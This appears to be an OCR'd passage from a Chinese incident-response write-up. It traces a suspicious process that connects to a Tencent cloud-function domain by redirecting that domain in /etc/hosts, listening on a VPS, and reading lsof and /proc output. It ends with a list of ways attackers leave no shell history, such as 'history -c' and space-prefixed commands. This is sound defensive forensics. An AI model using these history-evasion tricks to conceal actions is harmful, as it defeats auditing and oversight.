
```
root@ubuntu:~# cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@ubuntu:~# echo "1.1.1.1 service-123456.bj.tencentcs.com" >> /etc/hosts
root@ubuntu:~# cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
1.1.1.1 service-123456.bj.tencentcs.com
root@ubuntu:~#
```

> Linux 的 hosts 文件是不支持通配符的，也就是配置 `*.tencentcs.com` 是无效的
>
> 所以，如果在 0x01 步未获取到云函数的具体域名，那就需要借助 Dnsmasq 这类程序或者外部网络设备来进行辅助，原理是一样的

5. VPS 上建立监听

```
mkdir listen_test
cd listen_test
python3 -m http.server 80
python3 -m http.server 443
```

6. 使用 nmap 模拟对 VPS 的访问



virus_info.txt 文件内容如下

```
[ lsof -p 20657 ]
COMMAND   PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
nmap    20657 root  cwd    DIR    8,2     4096  524291 /home/join
nmap    20657 root  rtd    DIR    8,2     4096       2 /
nmap    20657 root  txt    REG    8,2  2961432  798351 /usr/bin/nmap
nmap    20657 root  mem    REG    8,2    47568 1581433 /lib/x86_64-linux-gnu/libnss_files-2.27.so
nmap    20657 root  mem    REG    8,2    97176 1581430 /lib/x86_64-linux-gnu/libnsl-2.27.so
nmap    20657 root  mem    REG    8,2    47576 1581435 /lib/x86_64-linux-gnu/libnss_nis-2.27.so
nmap    20657 root  mem    REG    8,2    39744 1581431 /lib/x86_64-linux-gnu/libnss_compat-
2.27.so
nmap    20657 root  mem    REG    8,2   445768  798342 /usr/lib/x86_64-linux-
gnu/blas/libblas.so.3.7.1
nmap    20657 root  mem    REG    8,2    14560 1581426 /lib/x86_64-linux-gnu/libdl-2.27.so
nmap    20657 root  mem    REG    8,2   144976 1581438 /lib/x86_64-linux-gnu/libpthread-2.27.so
nmap    20657 root  mem    REG    8,2  2030928 1581423 /lib/x86_64-linux-gnu/libc-2.27.so
nmap    20657 root  mem    REG    8,2    96616 1581418 /lib/x86_64-linux-gnu/libgcc_s.so.1
nmap    20657 root  mem    REG    8,2  1700792 1581427 /lib/x86_64-linux-gnu/libm-2.27.so
nmap    20657 root  mem    REG    8,2  1594864  796948 /usr/lib/x86_64-linux-
gnu/libstdc++.so.6.0.25
nmap    20657 root  mem    REG    8,2    59408  798344 /usr/lib/x86_64-linux-gnu/liblinear.so.3.2.
nmap    20657 root  mem    REG    8,2   224048  798347 /usr/lib/x86_64-linux-gnu/liblua5.3.so.0.0.0
```

```
nmap    20657 root  mem    REG    8,2   116960 1573720 /lib/x86_64-linux-gnu/libz.so.1.2.11
nmap    20657 root  mem    REG    8,2  2917216  792886 /usr/lib/x86_64-linux-gnu/libcrypto.so.1.1
nmap    20657 root  mem    REG    8,2   577312  792985 /usr/lib/x86_64-linux-gnu/libssl.so.1.1
nmap    20657 root  mem    REG    8,2   265344  792967 /usr/lib/x86_64-linux-gnu/libpcap.so.1.8.1
nmap    20657 root  mem    REG    8,2   464824 1573695 /lib/x86_64-linux-gnu/libpcre.so.3.13.3
nmap    20657 root  mem    REG    8,2   179152 1581419 /lib/x86_64-linux-gnu/ld-2.27.so
nmap    20657 root    0u   CHR  136,1      0t0       4 /dev/pts/1
nmap    20657 root    1u   CHR  136,1      0t0       4 /dev/pts/1
nmap    20657 root    2u   CHR  136,1      0t0       4 /dev/pts/1
nmap    20657 root    3r   CHR    5,0      0t0      13 /dev/tty
nmap    20657 root    4u  IPv4 169623      0t0     TCP ubuntu:43930->service-
123456.bj.tencentcs.com:domain (SYN_SENT)

[ cat /proc/20657/maps -w ]
55c0e5298000-55c0e53e6000 r-xp 00000000 08:02 798351                     /usr/bin/nmap
55c0e55e6000-55c0e55eb000 r--p 0014e000 08:02 798351                     /usr/bin/nmap
55c0e55eb000-55c0e576b000 rw-p 00153000 08:02 798351                      /usr/bin/nmap
55c0e576b000-55c0e5792000 rw-p 00000000 00:00 0
55c0e66b7000-55c0e6c37000 rw-p 00000000 00:00 0                          [heap]
7fe9f2ccb000-7fe9f2cd6000 r-xp 00000000 08:02 1581433                    /lib/x86_64-linux-
gnu/libnss_files-2.27.so
7fe9f2cd6000-7fe9f2ed5000 ---p 0000b000 08:02 1581433                    /lib/x86_64-linux-
gnu/libnss_files-2.27.so
...
...
7fe9f5d65000-7fe9f5d66000 rw-p 0002a000 08:02 1581419                     /lib/x86_64-linux-gnu/ld-
2.27.so
7fe9f5d66000-7fe9f5d67000 rw-p 00000000 00:00 0
7ffee5382000-7ffee53a3000 rw-p 00000000 00:00 0                           [stack]
7ffee53a9000-7ffee53ac000 r--p 00000000 00:00 0                          [vvar]
7ffee53ac000-7ffee53ae000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]

[ ls -al /proc/20657/exe ]
lrwxrwxrwx 1 root root 0 Jul  2 15:03 /proc/20657/exe -> /usr/bin/nmap
```

我们可以获取到以下信息：

- 进程 pid 为 `20657`
- 启这个进程的二进制文件为 `/usr/bin/nmap`
- 启这个进程的时候攻击者所在的目录为 `/home/join`
- 启这个进程的用户为 `root`

0x06 history 无记录的可能原因

- 攻击者清空日志文件内容
- 攻击者通过设置权限或者环境变量配置为不记录日志
- 攻击者使用 `history -c` 等清空 history 缓冲区
- SSH 等远程登录过程中网络中断，导致没有将缓冲区写入到文件
- 攻击者执行命令时在前面加了一个空格
- 攻击者使用各种编程语言解析器，在编程语言代码中执行命令

有态度，不苟同！